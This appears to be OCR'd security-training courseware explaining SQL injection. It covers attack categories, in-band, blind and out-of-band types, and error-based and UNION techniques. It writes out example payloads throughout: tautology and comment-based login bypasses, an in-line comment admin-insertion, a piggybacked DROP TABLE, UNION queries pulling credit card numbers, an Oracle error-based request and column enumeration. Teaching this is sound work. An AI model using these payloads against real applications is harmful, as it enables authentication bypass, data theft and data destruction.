
Based on the use of **applications** and the way they **process user supplied data**, SQL injections can be used to implement the following types of attacks:

1. **Authentication Bypass**
2. **Authorization Bypass**
3. **Information Disclosure**
4. **Compromised Data Integrity**
5. **Compromised Availability of Data**
6. **Remote Code Execution**

Why Bother about SQL Injection?

SQL injection is a major issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection can be used to implement the following attacks:

- **Authentication Bypass**: Using this attack, an attacker logs onto an application without providing a valid username and password, and gains administrative privileges.
- **Authorization Bypass**: Using this attack, an attacker alters authorization information stored in the database by exploiting an SQL injection vulnerability.
- **Information Disclosure**: Using this attack, an attacker obtains sensitive information that is stored in the database.
- **Compromised Data Integrity**: Using this attack, an attacker defaces a web page, inserts malicious content into web pages, or alters the contents of a database.
- **Compromised Availability of Data**: Using this attack, an attacker deletes the database information, delete logs, or audit information stored in a database.
- **Remote Code Execution**: Using this attack, an attacker compromises the host OS.



SQL Injection and Server-side Technologies

Server-side Technology

Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites**, and **web apps** with incredible ease

Exploit

The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks

Susceptible Databases

All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**


Attack

SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites and web apps** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

SQL Injection and Server-side Technologies

Powerful server-side technologies such as ASP.NET and database servers allow developers to create dynamic, data-driven websites and web applications with incredible ease. These technologies implement business logic on the server side, which then serves incoming requests from clients. The server-side technology smoothly accesses, delivers, stores, and restores information. Various server-side technologies include ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, and so on. Some of these technologies are prone to SQL injection vulnerabilities, and applications developed using these technologies are vulnerable to SQL injection attacks. Web applications use various database technologies as part of their functionality. Some relational databases used for developing web applications include Microsoft SQL Server, Oracle, IBM DB2, and the open-source MySQL. Developers sometimes unknowingly ignore secure coding practices when using these technologies, which makes the applications and relational databases vulnerable to SQL injection attacks. These attacks do not exploit a specific software's vulnerability; instead, they target websites and web applications that do not follow secure coding practices to access and manipulate the data stored in a relational database.

Types of SQL Injection


SQL Injection
In-band SQL Injection
Blind/Inferential SQL Injection
Time Delay
Boolean Exploitation
Heavy Query
Out-of-Band SQL Injection
Error-based SQL Injection
UNION SQL Injection
Tautology
End of Line Comment
Inline Comment
Piggybacked Query
System Stored Procedure
Illegal/Logically Incorrect Query

Types of SQL Injection

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:




SQL Injection
In-band SQL Injection
Blind/Inferential SQL Injection
Time Delay
Boolean Exploitation
Heavy Query
Out-of-Band SQL Injection
Error-based SQL Injection
UNION SQL Injection
Tautology
End of Line Comment
Inline Comment
Piggybacked Query
System Stored Procedure
Illegal/Logically Incorrect Query

Figure 7.39: Types of SQL Injection



In-Band SQL Injection

- ☐ Attackers use the **same communication channel** to perform the attack and **retrieve** the results

Types of in-band SQL Injection

Error-based SQL Injection

Attackers intentionally **insert bad input** into an application, thereby causing it to throw **database errors**

Illegal/Logically Incorrect Query

Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in performing further attacks


System Stored Procedure

Attackers **exploit databases' stored procedures** to perpetrate their attacks

Union SQL Injection

Attackers use a UNION clause to add a malicious query to the requested query

```
SELECT Name, Phone, Address FROM Users WHERE Id=1
UNION ALL SELECT creditCardNumber,1,1 FROM
CreditCardTable
```



In-Band SQL Injection (Cont'd)

Types of in-band SQL Injection

Tautology

Attackers inject statements that are always true so that the queries always return results after evaluating the WHERE condition

```
SELECT * FROM users WHERE name =
‘’ OR ‘1’=‘1’;
```

End of Line Comment

After injecting the code into a specific field, legitimate code that follows is nullified using end of line comments

```
SELECT * FROM user WHERE name =
'x' AND userid IS NULL; --';
```

In-line Comments

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName,
isAdmin, Password)
VALUES(‘Attacker', 1, /*’, 0,
‘*/’mypwd’)
```

Piggybacked Query

Attackers inject additional malicious query into the original query. Consequently, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID =
1001 AND EMP.ENAME = ’Bob’; DROP
TABLE DEPT;
```

In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases’ stored procedures to perpetrate their attacks.

  For example,

  ```
  Create procedure Login @user_name varchar(20), @password
  varchar(20) As Declare @query varchar(250) Set @query = ‘ Select
  1 from usertable Where username = ‘ + @user_name + ‘ and password
  = ‘ + @password exec(@query) Go
  ```

  If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

  User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The “UNION SELECT” statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (‘) to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = ‘’ OR ‘1’=‘1’;
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = ‘admin’.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

```
UserName = Attacker', 1, /*
```

```
Password = */'mypwd
```

After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

```
INSERT INTO Users (UserName, isAdmin, Password)
VALUES(‘Attacker', 1, /*’, 0, ‘*/’mypwd’)
```

- **Piggybacked Query**

  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker’s query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.


  For example, the original SQL query is as follows:

  ```
  SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’
  ```

  Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

  ```
  SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’;
  DROP TABLE DEPT;
  ```

  After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.



Error Based SQL Injection

- ❑ Error based SQL Injection **forces the database** to perform some operation in which the **result will be an error**
- ❑ This exploitation may differ depending on the DBMS

- ✓ **Consider the SQL query shown below:**

```
SELECT * FROM products WHERE
id_product=$id_product
```

- ✓ **Consider the following request to a script that executes the query above:**

```
http://www.example.com/product.php?id=10
```

- ✓ **The malicious request would be (e.g., Oracle 10g):**

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user
FROM DUAL) )—
```

Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```


The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )—
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.



Union SQL Injection

- ❑ This technique involves **joining a forged query** to the **original query**
- ❑ The result of a forged query will be joined to the result of the original query, thereby allowing it to obtain the **values of fields of other tables**

Example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Now set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The final query is as shown below:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1
FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users

Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null–
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

